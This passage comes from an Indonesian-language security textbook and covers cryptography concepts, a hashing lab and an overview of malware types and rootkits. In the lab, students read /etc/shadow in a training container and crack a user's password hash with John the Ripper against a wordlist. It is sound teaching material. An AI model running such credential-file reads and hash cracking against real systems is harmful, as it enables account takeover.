Mengingat sifat lambat dari algoritma asimetris, sering kali aplikasi seperti VPN akan memilih untuk menggunakan kriptografi asimetris untuk menukar kunci rahasia bersama dan kemudian menggunakan kunci rahasia tersebut dengan algoritma simetris yang lebih cepat seperti AES. Diffie-Hellman melakukan hal tersebut dan pertama kali diterbitkan pada tahun 1976. Pertukaran kunci Diffie-Hellman menggunakan konsep matematika yang sama seperti RSA, eksponensial dan aritmatika modulus, dengan efek yang luar biasa, tetapi untuk memvisualisasikan apa yang terjadi digunakan metafora pencampuran warna rahasia (lihat diagram yang disertakan). Penting untuk diingat bahwa karena media pertukaran mungkin lambat, pertukaran kunci DH dirancang untuk menghasilkan lalu lintas minimal.



Gambar 2.7 Skema asli: A.J. Han Vinck, versi Universitas Duisburg-EssenSVG: Flugaal, Domain publik, melalui Wikimedia Commons

Sertifikat Digital

Sertifikat digital adalah seperangkat kredensial yang digunakan untuk mengidentifikasi perusahaan atau individu. Karena enkripsi asimetris memerlukan mengetahui kunci publik suatu pihak, sertifikat digital menyertakan kunci tersebut serta ID pemiliknya. Pertanyaannya kemudian adalah bagaimana Anda percaya bahwa kunci publik tersebut sebenarnya milik orang yang diduga sebagai pemiliknya? Di sinilah otoritas penerbit berperan. Otoritas sertifikat (CA) menandatangani sertifikat yang menunjukkan bahwa ID dan kunci_publik sudah benar. Sertifikat dapat ditandatangani sendiri, namun hal ini mengabaikan kepercayaan yang diberikan pada CA dan sering kali hanya digunakan dalam pengujian. Karena sebagian besar

sertifikat digunakan untuk mengenkripsi lalu lintas web, browser Web biasanya akan memperingatkan Anda jika situs menggunakan sertifikat yang ditandatangani sendiri.

Mengingat berapa banyak sertifikat yang perlu diterbitkan dan pekerjaan yang perlu dilakukan untuk memverifikasinya, sebagian besar sertifikat tidak dikeluarkan oleh CA root, namun sebenarnya dikeluarkan oleh CA perantara. CA Root mendelegasikan pekerjaan ke CA Perantara dan menunjukkan kepercayaan mereka dengan menandatangani kunci CA perantara. Hal ini menciptakan rantai kepercayaan dari sertifikat yang diterbitkan (ditandatangani oleh CA Perantara) ke CA Perantara (ditandatangani oleh CA akar) hingga CA akar (dipercaya oleh browser). Alat yang menggunakan rantai kepercayaan ini akan menyimpan sertifikat root CA dan memperbaruinya dari perusahaan yang menerbitkannya sesuai kebutuhan.

Penyimpanan sertifikat sangat penting dan meskipun pengguna jarang berinteraksi dengannya, sering kali CA root dapat diinstal secara manual. Ini dapat digunakan untuk membuat proxy yang dapat mendekripsi lalu lintas HTTPS untuk keperluan debugging atau untuk tujuan yang lebih jahat. Karena alasan ini beberapa aplikasi, misalnya aplikasi seluler Facebook, memelihara penyimpanan sertifikatnya sendiri dan mencegah pengguna menambahkan root CA ke dalamnya.

Jadi bagaimana Anda mendapatkan sertifikat untuk situs web Anda? Pelanggan akan membuat Permintaan Penandatanganan Sertifikat (CSR) yang menyertakan kunci publik dan ID mereka. CA akan memvalidasi bahwa pelanggan adalah pemilik situs web dan membuat serta menandatangani sertifikat. Keseluruhan proses ini dapat diotomatisasi dan dilakukan secara gratis melalui alat bernama Let's Encrypt.

Blockchain

Sulit membicarakan kriptografi tanpa membahas blockchain, salah satu konsep di balik mata uang kripto. Blockchain adalah buku besar bersama (transaksi dalam kasus BitCoin) di mana blok terus ditambahkan untuk menambah informasi yang disimpan. Secara berkala blok baru dibuat, yang mencakup hash dari blok sebelumnya dan hash itu sendiri untuk referensi blok berikutnya. Dengan memeriksa hash ini, Anda dapat membuktikan integritas setiap blok dan posisinya, sehingga membuat penghitungan yang tersedia untuk umum dan disepakati bersama tentang apa yang terjadi di jaringan. Biasanya untuk mencegah pelaku jahat menambahkan blok, semacam bukti kerja, operasi yang sulit secara matematis, atau bukti kepemilikan, penghitungan investasi dalam jaringan, harus disertakan saat menambahkan blok ke rantai.

Modul Platform Tepercaya (TPM) / Modul Keamanan Perangkat Keras (HSM)

Modul-modul ini menyediakan perangkat keras khusus untuk digunakan dengan enkripsi. HSM adalah modul yang dapat dilepas sedangkan TPM adalah chip motherboard. Banyak sandi bergantung pada sumber entropi (keacakan) yang dapat diandalkan yang disediakan oleh modul ini. Mereka juga dapat secara signifikan meningkatkan kecepatan menjalankan algoritma kriptografi dengan memindahkan operasi ke perangkat keras khusus.

Terakhir, modul ini dapat digunakan untuk menyimpan kunci dan membuatnya hanya dapat diakses melalui modul. Ini dapat menambahkan lapisan keamanan ekstra untuk mencegah kunci disalin dengan mudah.

Steganografi

Steganografi adalah proses menyembunyikan data sedemikian rupa sehingga tidak dapat dideteksi oleh pengamat biasa. Data dapat disembunyikan dalam audio, gambar, atau bahkan teks biasa!. Data tersembunyi juga dapat dienkripsi jika diperlukan lapisan keamanan tambahan. Di bidang keamanan, kode berbahaya mungkin disembunyikan di dalam file lain menggunakan teknik steganografi. Hal ini mempersulit alat untuk menemukannya saat mencari penyimpanan.

Lab: Selesaikan

Hash adalah fungsi kriptografi satu arah yang menghasilkan serangkaian karakter unik untuk pesan tertentu. Di dunia yang sempurna, jika diberi hash, Anda seharusnya tidak dapat menentukan pesan aslinya, tetapi jika diberi hash dan pesan aslinya, Anda dapat memeriksa apakah hash tersebut cocok dengan pesannya. Sebelum kita mendalami penggunaan hash, mari kita coba memahaminya lebih jauh dengan melihat algoritma hashing yang sederhana dan akibatnya buruk.

Anagram Hash

Anggaplah kita ingin meng-hash pesan "Halo dari Karl" sehingga kita dapat memiliki rangkaian karakter yang secara unik mewakili frasa tersebut. Salah satu cara untuk melakukannya adalah dengan menghapus semua tanda baca dalam pesan, menjadikan semuanya huruf kecil, lalu menyusun semua huruf berdasarkan abjad. "Halo dari Karl" menjadi "aefhkllmoorr". Anda dapat menganggapnya seperti mengatakan, "Ada satu 'a' dalam pesan, satu 'e' dalam pesan, satu 'f' dalam pesan', satu 'k' dalam pesan, tiga 'l' dalam pesan." Sekarang hash kita, "aefhkllmoorr", dapat digunakan untuk mengidentifikasi frasa secara unik.

Sekarang asumsikan Karl ingin mengirimi kita pesan tetapi dia tidak bisa mempercayai orang yang mengirim pesan tersebut. Dia dapat menggunakan pihak yang tidak dipercaya untuk mengirimkan pesan kepada kami dan kemudian meletakkan hash tersebut di tempat umum seperti di situs web. Kita dapat menggunakan hash untuk mengetahui bahwa pesan tersebut berasal dari Karl dan jika ada orang lain yang mendapatkan hash tersebut, mereka tidak akan dapat membedakan pesan tersebut karena hash adalah fungsi satu arah. "aefhkllmoorr" mengungkapkan sedikit sekali tentang pesan tersebut, namun dapat digunakan untuk memeriksa keakuratannya.

Mudah-mudahan ini mulai menunjukkan kekuatan hash. Sekarang mari kita periksa kasus penggunaan lain yang sangat umum dan cari tahu mengapa ini adalah algoritma yang buruk. Misalnya Anda menjalankan situs web di mana pengguna menggunakan kata sandi untuk masuk. Anda ingin memastikan pengguna menggunakan kata sandi mereka saat masuk, namun Anda tidak ingin menyimpan kata sandi di situs web Anda. Hal ini sangat umum terjadi. Jika situs web Anda dibobol, Anda tentu tidak ingin membocorkan kata sandi banyak orang. Apa pekerjaanmu? Apa yang dapat Anda lakukan adalah menyimpan hash kata sandi mereka, hash kata sandi ketika mereka mencoba masuk, dan membandingkan hash tersebut. Misalnya

jika kata sandi kita adalah "kata sandi" menggunakan algoritma hash dasar kita, hashnya akan menjadi "adoprssw". Kami dapat menyimpan "adoprssw" di database kami, menggunakannya sebagai perbandingan saat login, dan jika seseorang mencuri data di database kami, mereka tidak akan mengetahui bahwa kata sandi aslinya adalah "kata sandi". Hal ini dapat mencegah penyerang mengeksploitasi fakta bahwa banyak orang menggunakan kata sandi yang sama di beberapa situs.

Masalahnya adalah banyak hal yang di-hash ke "adoprssw" termasuk "wordpass", "drowsaps", atau bahkan hash yang kita simpan: "adoprssw". Ketika beberapa pesan memiliki hash yang sama, hal ini disebut sebagai tabrakan dan algoritme khusus ini tidak berguna karena menghasilkan begitu banyak pesan.

Apa hash anagram dari "AlwaysDancing"?

Sekarang setelah kita memahami apa fungsi hash dan bagaimana hal itu bisa dilakukan, mari kita lihat fungsi hash yang jauh lebih berguna.

MD5

Untuk bagian ini, kita akan menggunakan Docker dan terminal. Silakan ikuti petunjuk ini untuk menginstal Docker. Untuk Windows Anda dapat menggunakan aplikasi Terminal Windows dan di MacOS Anda dapat menggunakan aplikasi Terminal yang sudah diinstal sebelumnya. Kotak abu-abu menunjukkan perintah yang diketikkan ke terminal dengan keluaran tipikal jika memungkinkan. Prompt Anda (bagian yang ditampilkan sebelum perintah) mungkin berbeda tergantung pada OS Anda.

Mulailah dengan menjalankan shell BASH pada container Linux khusus:

```
ryan@R90VJ3MK:/windir/c/Users/rxt1077/it230/docs$ docker run -it ryantolboom/hash ①
root@8e0962021f85:/②
```

① Di sini kita menggunakan perintah Docker run secara interaktif (-it) karena container ini menjalankan bash secara default

② Perhatikan prompt baru yang menunjukkan bahwa kita melakukan root pada container ini

MD5 adalah algoritma intisari pesan yang menghasilkan hash yang jauh lebih baik daripada algoritma Anagram kami. Kebanyakan distribusi Linux menyertakan utilitas sederhana untuk membuat hash MD5 berdasarkan konten file. Perintah ini diberi nama md5sum. Biasanya ini digunakan untuk mendeteksi apakah suatu file telah dirusak. Sebuah situs web mungkin menyediakan tautan untuk mengunduh perangkat lunak serta hash MD5 dari file tersebut sehingga Anda tahu apa yang Anda unduh itu benar. Demikian pula sistem keamanan dapat menyimpan md5sum (hash MD5) dari file penting tertentu untuk menentukan apakah file tersebut telah dirusak oleh malware. Mari berlatih mengambil md5sum dari file `/etc/passwd`:

```
root@8e0962021f85:/# md5sum /etc/passwd
```

```
9911b793a6ca29ad14ab9cb40671c5d7 /etc/passwd ①
```

① Bagian pertama dari baris ini adalah hash MD5, bagian kedua adalah nama file.

Sekarang kita akan membuat file dengan nama depan Anda di dalamnya dan menyimpannya di `/tmp/name.txt`:

```
root@8e0962021f85:/# echo "<your_name>" >> /tmp/name.txt ①
```

① Gantikan nama depan Anda yang sebenarnya dengan <nama_Anda>

Berapa md5sum dari `/tmp/name.txt`?
Untuk aktivitas terakhir kita, mari kita lihat beberapa kelemahan hash.

Retak Hash

Kata sandi di sistem Linux di-hash dan disimpan di file `/etc/shadow`. Mari kita cetak isi file tersebut untuk melihat tampilannya:

```
root@7f978dd90746:/# cat /etc/shadow
root:*:19219:0:99999:7:::
daemon:*:19219:0:99999:7:::
bin:*:19219:0:99999:7:::
sys:*:19219:0:99999:7:::
sync:*:19219:0:99999:7:::
games:*:19219:0:99999:7:::
man:*:19219:0:99999:7:::
lp:*:19219:0:99999:7:::
mail:*:19219:0:99999:7:::
news:*:19219:0:99999:7:::
uucp:*:19219:0:99999:7:::
proxy:*:19219:0:99999:7:::
www-data:*:19219:0:99999:7:::
backup:*:19219:0:99999:7:::
list:*:19219:0:99999:7:::
irc:*:19219:0:99999:7:::
gnats:*:19219:0:99999:7:::
nobody:*:19219:0:99999:7:::
_apt:*:19219:0:99999:7:::
karl:$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWKe
LCmDV1tAd9:19255:0:99999:7::: ①
```

① Seperti yang Anda lihat di sini, pengguna karl memiliki hash panjang tepat setelah nama penggunanya

Salah satu masalah dengan hash adalah jika orang memilih kata sandi yang sederhana, kata sandi tersebut dapat dengan mudah diretas oleh program yang mengambil daftar kata

sandi umum, menghasilkan hashnya, dan kemudian memeriksa apakah hashnya sama. Meskipun hash mungkin merupakan fungsi satu arah, hash masih rentan terhadap jenis serangan ini. Kami menggunakan program bernama John the Ripper dan melakukan hal itu.

John the Ripper sudah terinstal di container ini bersama dengan daftar kata sederhana. Kami akan memintanya untuk menggunakan daftar kata default untuk mencoba dan menentukan kata sandi apa yang cocok dengan hash karl di `/etc/shadow`:

```
root@8e0962021f85:/# john --format=crypt --
wordlist=/usr/share/john/password.lst
/etc/shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
<karl's password> (karl)
1g 0:00:00:01 100% 0.6211g/s 178.8p/s 178.8c/s 178.8C/s
lacrosse..pumpkin
Use the "--show" option to display all of the cracked passwords
reliably
Session completed
```

Setelah john memecahkan kata sandinya, kata sandi itu tidak akan ditampilkan jika Anda menjalankannya lagi. Untuk menampilkan password yang sudah di crack anda harus menjalankan perintah --show dengan file : `john --show /etc/shadow`

Mengingat kata sandi ada dalam daftar kata kata sandi umum yang disertakan, /usr/share/john/password.lst, Anda akan segera mengetahui bahwa John the Ripper mengetahui kata sandi karl itu. John the Ripper juga dapat berjalan secara bertahap melalui semua kemungkinan kombinasi karakter, tetapi membutuhkan waktu lebih lama. Untuk membantu membuat jenis serangan ini lebih sulit, setiap hash di `/etc/shadow` dibuat dari angka acak. Nomor ini disebut garam dan disimpan dengan hash. Ini berarti bahwa alih-alih hanya mencoba satu hash untuk setiap kata dalam daftar kata, cracker hash harus mencoba setiap garam yang mungkin untuk setiap kata dalam daftar kata, sehingga memperlambat segalanya secara signifikan. Cracker hash modern mungkin menggunakan tabel pelangi sehingga semua kemungkinan hash telah dihitung. Tabel-tabel ini mungkin memakan ruang disk sebesar terabyte, namun dapat membuat pemecahan hash yang rumit menjadi lebih sederhana.

Mari kita gunakan utilitas khusus bernama `crypt untuk menunjukkan bahwa kita memiliki kata sandi sebenarnya. Utilitas ini sudah terinstal di container Anda. Kita akan mulai dengan mencetak baris di `/etc/shadow` yang berisi info karl. Kami akan menggunakan perintah grep untuk membatasi output pada hal-hal yang memiliki karl di dalamnya:

```
root@7f978dd90746:/# cat /etc/shadow | grep karl
```

```
karl:$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWKe
LCmDV1tAd9:19255:0:99999:7:::
```

Bagian pertama dari garis bayangan adalah nama pengguna, karl. Bagian selanjutnya dari baris shadown, tepat setelah titik dua pertama, adalah informasi hash. Karakter di antara set pertama $ adalah versi algoritma hashing yang digunakan, y untuk yescrypt dalam kasus kami. Karakter di antara set kedua $ adalah parameter yang diteruskan ke yescrypt yang akan selalu menjadi j9T bagi kami. Karakter di antara set ketiga $ adalah garam Anda. Akhirnya karakter di antara set keempat $ adalah hash.

Utilitas [crypt] memanggil perintah sistem crypt dan mencetak hasilnya. Mari kita jalankan utilitas ini dengan kata sandi yang telah kita pecahkan dan tiga bagian pertama informasi hash dari /etc/shadow. Jika semuanya berjalan dengan baik, Anda akan melihat keluaran hash yang cocok dengan apa yang ada di /etc/shadow:

```
root@7f978dd90746:/# crypt <karl's password>
'$y$j9T$oR2ZofMTuH3dpEGbw6c/y.' ①
$y$j9T$oR2ZofMTuH3dpEGbw6c/y.$TwfvHgCl4sIp0b28YTepJ3YVvl/3UyWK
eLCmDV1tAd9
```

① Jangan lupa untuk menggunakan kata sandi sebenarnya yang Anda pecahkan dan masukkan informasi hash dalam tanda kutip tunggal

Kirimkan tangkapan layar dengan lab Anda yang menunjukkan bahwa keluaran perintah crypt cocok dengan hash di `/etc/shadow`

Latihan Soal

1. Apa perbedaan antara enkripsi simetris dan asimetris? Berikan satu kasus penggunaan umum untuk masing-masingnya.
2. Apa itu hash dan kegunaannya? Bagaimana hash digunakan dalam blockchain?
3. Apa perbedaan antara stream cipher dan block cipher? Berikan satu kasus penggunaan umum untuk masing-masingnya.

BAB 3
PERANGKAT LUNAK JAHAT


3.1 PENDAHULUAN

Apa itu malware?

Malware merupakan gabungan dari kata jahat dan perangkat lunak. Istilah ini digunakan untuk menggambarkan berbagai jenis program jahat yang disengaja. Salah satu perbedaan utama antara malware dan perangkat lunak buruk lainnya adalah aspek kesengajaan dalam pembuatannya. Malware dirancang untuk merusak atau mengeksploitasi sistem komputer. Seringkali memata-matai, mengirim spam, atau merusak mesin target atau host.

Malware, singkatan dari malicious software, merujuk pada program komputer yang dirancang dengan tujuan merusak, mengganggu, atau mencuri informasi dari sistem atau perangkat lunak. Jenis malware bervariasi, termasuk virus, worm, trojan, ransomware, dan banyak lagi. Virus menempel pada file atau program dan menyebar ke komputer lain ketika file tersebut digunakan atau dibagikan. Worm menyebar tanpa perlu diaktifkan oleh pengguna dan dapat menyebar melalui jaringan komputer. Trojan menyembunyikan dirinya di dalam program yang tampaknya berguna atau sah, tetapi sebenarnya mengandung kode berbahaya. Ransomware mengenkripsi file korban dan meminta tebusan untuk mendapatkan kunci dekripsi. Malware dapat masuk ke perangkat melalui unduhan yang tidak aman, email phishing, atau eksploitasi kerentanan perangkat lunak. Untuk melindungi diri dari malware, penting untuk menggunakan perangkat lunak antivirus yang terkini, menjaga perangkat lunak dan sistem operasi tetap diperbarui, serta menghindari mengklik tautan atau lampiran yang mencurigakan dalam email atau situs web. Selain itu, waspada dan berhati-hati saat menjelajahi internet juga sangat dianjurkan untuk mengurangi risiko infeksi malware.

Target Perangkat Lunak Jahat



Malware Distribution by OS (Q1 2020)[4]

Sasaran malware yang paling populer adalah OS Windows dengan margin yang cukup besar. Hal ini sebagian besar disebabkan oleh popularitasnya sebagai sistem operasi desktop. Target terbesar kedua adalah browser web, yang memberikan malware jangkauan lintas platform yang unik. Target terbesar ketiga adalah sistem operasi seluler Android, yang secara teknis Linux sebagian besar dijalankan di telepon seluler. Baik Linux maupun Mac tidak menerima banyak perhatian terhadap malware. Meskipun hal ini mungkin sebagian disebabkan oleh sifat open-source Linux dan kernel BSD yang digunakan oleh Mac, hal ini juga sebagian disebabkan oleh kurangnya popularitas masing-masing sistem operasi tersebut. Malware sering kali tersebar

luas, artinya ia hanya dapat menargetkan tautan yang paling populer/mungkin terlemah dan tetap berhasil.

Nol Hari

Sistem operasi modern menerapkan lapisan keamanan untuk memastikan bahwa program tidak memiliki akses ke informasi atau aplikasi sensitif. Hal ini biasanya berarti bahwa agar malware menjadi efektif, malware tersebut perlu meningkatkan hak istimewanya. Malware paling efektif dapat melakukan peningkatan hak istimewa tanpa memerlukan interaksi pengguna. Untuk melakukan hal ini malware mungkin mengandalkan eksploitasi atau kerentanan baru/tidak terdokumentasi. Eksploitasi baru yang telah diungkapkan selama "zero hari" ini disebut sebagai zero hari. Zero day sangat kuat dan dapat ditimbun oleh APT/kelompok kriminal atau dijual jutaan dolar di Web Gelap.

3.2 JENIS-JENIS PERANGKAT LUNAK JAHAT

Definisi malware sangat luas dan malware baru terus bermunculan setiap hari. Hal ini dapat mempersulit pengklasifikasian malware. Saat kita membahas beberapa tipe dasar, harap diingat bahwa ada tumpang tindih yang signifikan. Misalnya, Anda mungkin menemukan ransomware yang didistribusikan sebagai virus atau ransomware yang didistribusikan sebagai trojan. Fakta bahwa ini adalah ransomware tidak menghalanginya untuk menjadi jenis malware lain juga.

Worm, Virus, dan Trojan

Worms adalah program yang menyebar sendiri dan menyebar tanpa interaksi pengguna. Kode mereka biasanya disimpan dalam objek independen, seperti file tersembunyi yang dapat dieksekusi. Cacing seringkali tidak menyebabkan kerusakan parah pada inangnya, karena mereka khawatir akan penyebarannya yang cepat dan eksponensial.

Contoh Stuxnet

Stuxnet adalah worm tahun 2010 yang secara khusus menargetkan fasilitas nuklir Iran. Worm ini menggunakan empat serangan zero-day yang belum pernah terjadi sebelumnya dan dirancang untuk menyebar melalui USB flash drive dan Panggilan Prosedur Jarak Jauh (RPC). Dengan cara ini, ia tidak hanya bergantung pada jaringan untuk menyebar. Pada akhirnya muatan Stuxnet menargetkan kode yang digunakan untuk memprogram perangkat PLC yang mengendalikan motor dan membuatnya berputar terlalu cepat, sehingga menghancurkan mesin sentrifugal. Stuxnet juga menggunakan rootkit yang mengesankan untuk menutupi jejaknya. Mengingat tingkat kecanggihannya, Stuxnet diyakini telah dikembangkan oleh AS dan Israel.

Virus biasanya memerlukan interaksi pengguna, seperti menyalin dan menginfeksi file dari satu mesin ke mesin lain, dan menyimpan kodenya di dalam file lain di mesin. File yang dapat dieksekusi mungkin terinfeksi karena kode virus menambahkan halaman terpisah yang dijalankan sebelum kode program standar. Virus bisa sangat merugikan inangnya karena membutuhkan sumber daya yang besar untuk menyebar secara lokal. Sayangnya, istilah virus juga terlalu berlebihan. Karena popularitasnya, malware ini sering digunakan oleh beberapa pelaku ancaman berketerampilan rendah untuk merujuk pada berbagai jenis malware.

Contoh 4. Virus Konsep

Virus Concept adalah contoh pertama dari virus makro Microsoft Word. Virus ini bersembunyi di dalam file Microsoft Word dan menggunakan bahasa makro Word yang tertanam untuk melakukan tugas replikasinya. Virus kemudian dibuat untuk Excel dan program lain yang memiliki bahasa skrip internal yang cukup canggih namun pada akhirnya tidak aman.

Trojan adalah suatu bentuk malware yang menyamar sebagai perangkat lunak yang sah. Ia tidak harus bergantung pada eksploitasi perangkat lunak, melainkan mengeksploitasi pengguna untuk menginstal, menjalankan, atau memberikan hak istimewa tambahan pada kode berbahaya. Trojan adalah jenis malware paling populer karena dapat digunakan sebagai vektor serangan untuk banyak muatan lainnya. Nama tersebut berasal dari mitologi Yunani, di mana seekor kuda Troya disamarkan sebagai hadiah dan diberikan kepada kota yang terkepung. Di dalam kuda besar itu terdapat pasukan rahasia yang keluar di tengah malam dan membuka gerbang kota.

Contoh 5. Emote

Emotet adalah trojan perbankan dari tahun 2014 yang menyebar melalui email. Itu memanfaatkan tautan jahat atau dokumen berkemampuan makro untuk membuat pengguna mengunduh kodenya. Emotet telah menjadi salah satu malware paling mahal dan merusak yang saat ini rata-rata menghasilkan sekitar satu juta malware dalam remediasi insiden. Ini terus diadaptasi untuk menghindari deteksi dan memanfaatkan malware yang lebih canggih.

perangkat lunak tebusan

Ransomware adalah jenis malware yang mengenkripsi file dan meminta uang tebusan untuk mendekripsinya. Ransomware modern menggunakan enkripsi simetris pada file dengan cepat dan kemudian mengenkripsi kunci simetris secara asimetris menggunakan kunci publik berkode keras yang kunci privatnya dimiliki oleh pelaku ancaman.


Gambar 3.1 Tangkapan layar Wana Decrypt0r digunakan dalam penggunaan wajar

Ketika uang tebusan dibayarkan, biasanya melalui mata uang kripto, pelaku ancaman dapat mendekripsi kunci simetris menggunakan kunci pribadinya dan pengguna dapat menggunakan kunci simetris untuk mendekripsi file. Ransomware dianggap sebagai pelanggaran data karena datanya sering kali dieksfiltrasi juga. Perlu juga dicatat bahwa ketika uang tebusan dibayarkan, tidak ada jaminan bahwa pelaku ancaman akan benar-benar memulai proses dekripsi. Sasaran umum ransomware mencakup infrastruktur perusahaan dan sistem layanan kesehatan, meskipun ransomware juga dapat menyebar tanpa batas waktu. Pembayaran uang tebusan bisa menjadi sebuah usaha besar yang menghasilkan uang sehingga banyak APT atau kelompok kriminal yang memanfaatkannya. Ransomware dianggap sebagai ancaman terbesar terhadap stabilitas siber saat ini.

Perangkat mata-mata

Malware yang dirancang khusus untuk spionase/pencurian data dikenal sebagai spyware. Seperti ransomware, spyware juga dapat memberikan imbalan berupa uang bagi pelaku ancaman. Pelaku mungkin menggunakan pemerasan untuk meminta pembayaran atau datanya akan bocor. Ini biasanya berarti dijual di web gelap atau diposting secara publik. Sekali lagi, mengingat kemungkinan keuntungan moneter, spyware sering dikaitkan dengan kelompok kriminal. APT juga dapat menggunakan spyware untuk mendapatkan rahasia kepentingan nasional.

Data pelanggan, rahasia dagang, data kepemilikan, dan rahasia pemerintah semuanya menjadi sasaran spyware. Bahkan di luar sistem pemerintahan, di lingkungan perusahaan, spyware masih menjadi ancaman utama.



Gambar 3.2 Malware Tanpa File

Malware sering kali terdeteksi dengan memindai penyimpanan untuk mencari file yang cocok dengan hash tertentu atau dengan mencari file untuk melihat apakah file tersebut mengandung pola. Kedua teknik pendeteksian ini bergantung pada malware yang disimpan dalam sebuah file. Malware tanpa file berupaya menghindari deteksi dengan tidak

meninggalkan jejak di sistem file. Jenis malware ini menggunakan proses yang sah untuk memuat dirinya ke dalam memori, seringkali dengan kunci registri yang dibuat untuk dimuat ulang setiap kali mesin dihidupkan ulang. Hal ini menciptakan jenis malware yang persisten dan sulit dideteksi yang sering digunakan oleh pelaku ancaman canggih seperti APT dan kelompok kriminal.

Pembajakan Kripto

Mata uang kripto yang menggunakan algoritme proof-of-work telah mempermudah program untuk mengubah siklus prosesor menjadi uang. Jenis malware tertentu memanfaatkan hal ini dengan menambang mata uang kripto di latar belakang mesin pengguna. Pencurian kekuasaan dan sumber daya ini dapat menghasilkan pendapatan bagi distributor malware ketika dana dari penambangan disimpan ke dompet online mereka.

Cryptojacking lebih populer dari sebelumnya, terutama mengingat botnet besar dari mesin yang terinfeksi telah dibuat. Cryptojacking menciptakan jalur monetisasi yang lebih sederhana bagi pelaku jahat yang mungkin sudah memiliki kendali atas banyak mesin yang disusupi.

Perangkat root

Rootkit adalah program rahasia yang dirancang untuk memberikan akses pintu belakang ke suatu sistem. Mereka dirancang untuk tetap tersembunyi dan bahkan mungkin secara aktif menonaktifkan atau menghindari perangkat lunak keamanan. Karena sifatnya yang tingkat rendah, banyak rootkit yang sulit dideteksi dan bahkan lebih sulit lagi untuk dihapus. Rootkit sering kali diklasifikasikan menurut lapisan di mana mereka disembunyikan:

1. **Rootkit Firmware**

Firmware adalah kode yang digunakan perangkat keras untuk menjalankannya. Ini sering kali merupakan lapisan tipis perintah yang digunakan untuk pengaturan dan antarmuka dengan perangkat. Rootkit firmware mungkin berada di BIOS motherboard dan bisa sangat sulit untuk dihapus.

2. **Rootkit Pemuat Boot**

Bootloader mempersiapkan sistem untuk mem-boot kernel sistem operasi, biasanya dengan memuat kernel ke dalam memori. Rootkit bootloader mungkin membajak proses ini untuk memuat dirinya sendiri ke dalam ruang memori terpisah atau memanipulasi kernel yang sedang dimuat.

3. **Rootkit mode kernel**

Banyak kernel sistem operasi, termasuk Linux, memiliki kemampuan untuk memuat modul dinamis. Modul kernel ini memiliki akses penuh ke operasi kernel OS. Rootkit mode kernel mungkin sulit dideteksi secara langsung karena kernel OS yang diberi instruksi untuk mendeteksi rootkit tidak lagi dapat dipercaya.

4. **Rootkit Aplikasi**

Rootkit aplikasi atau mode pengguna biasanya diinstal sebagai aplikasi yang berjalan di latar belakang dengan hak administratif. Rootkit ini biasanya paling mudah untuk dikembangkan dan diterapkan, tidak memerlukan pengetahuan tingkat rendah tentang

perangkat keras yang digunakan sistem, tetapi juga paling mudah untuk dideteksi dan dihapus.

5. Rootkit Sony

Pada tahun 2005 Sony merilis CD untuk perangkat lunak musik mereka dengan rootkit aplikasi yang dirancang untuk dijalankan pada sistem Microsoft Windows. Rootkit terus berjalan di latar belakang, memperlambat sistem, dan tidak memiliki uninstaller untuk menghapus program. Ini dirancang untuk mencegah OS menyalin informasi dari CD audio, tetapi juga membuka beberapa lubang keamanan yang dapat dieksploitasi oleh malware lain. Pada akhirnya rootkit tersebut menyebabkan beberapa tuntutan hukum class action terhadap Sony BMG dan menghasilkan penyelesaian dengan Komisi Perdagangan Federal yang mengharuskan Sony untuk mengganti biaya pelanggan yang melaporkan kerusakan dari rootkit tersebut.

Botnet

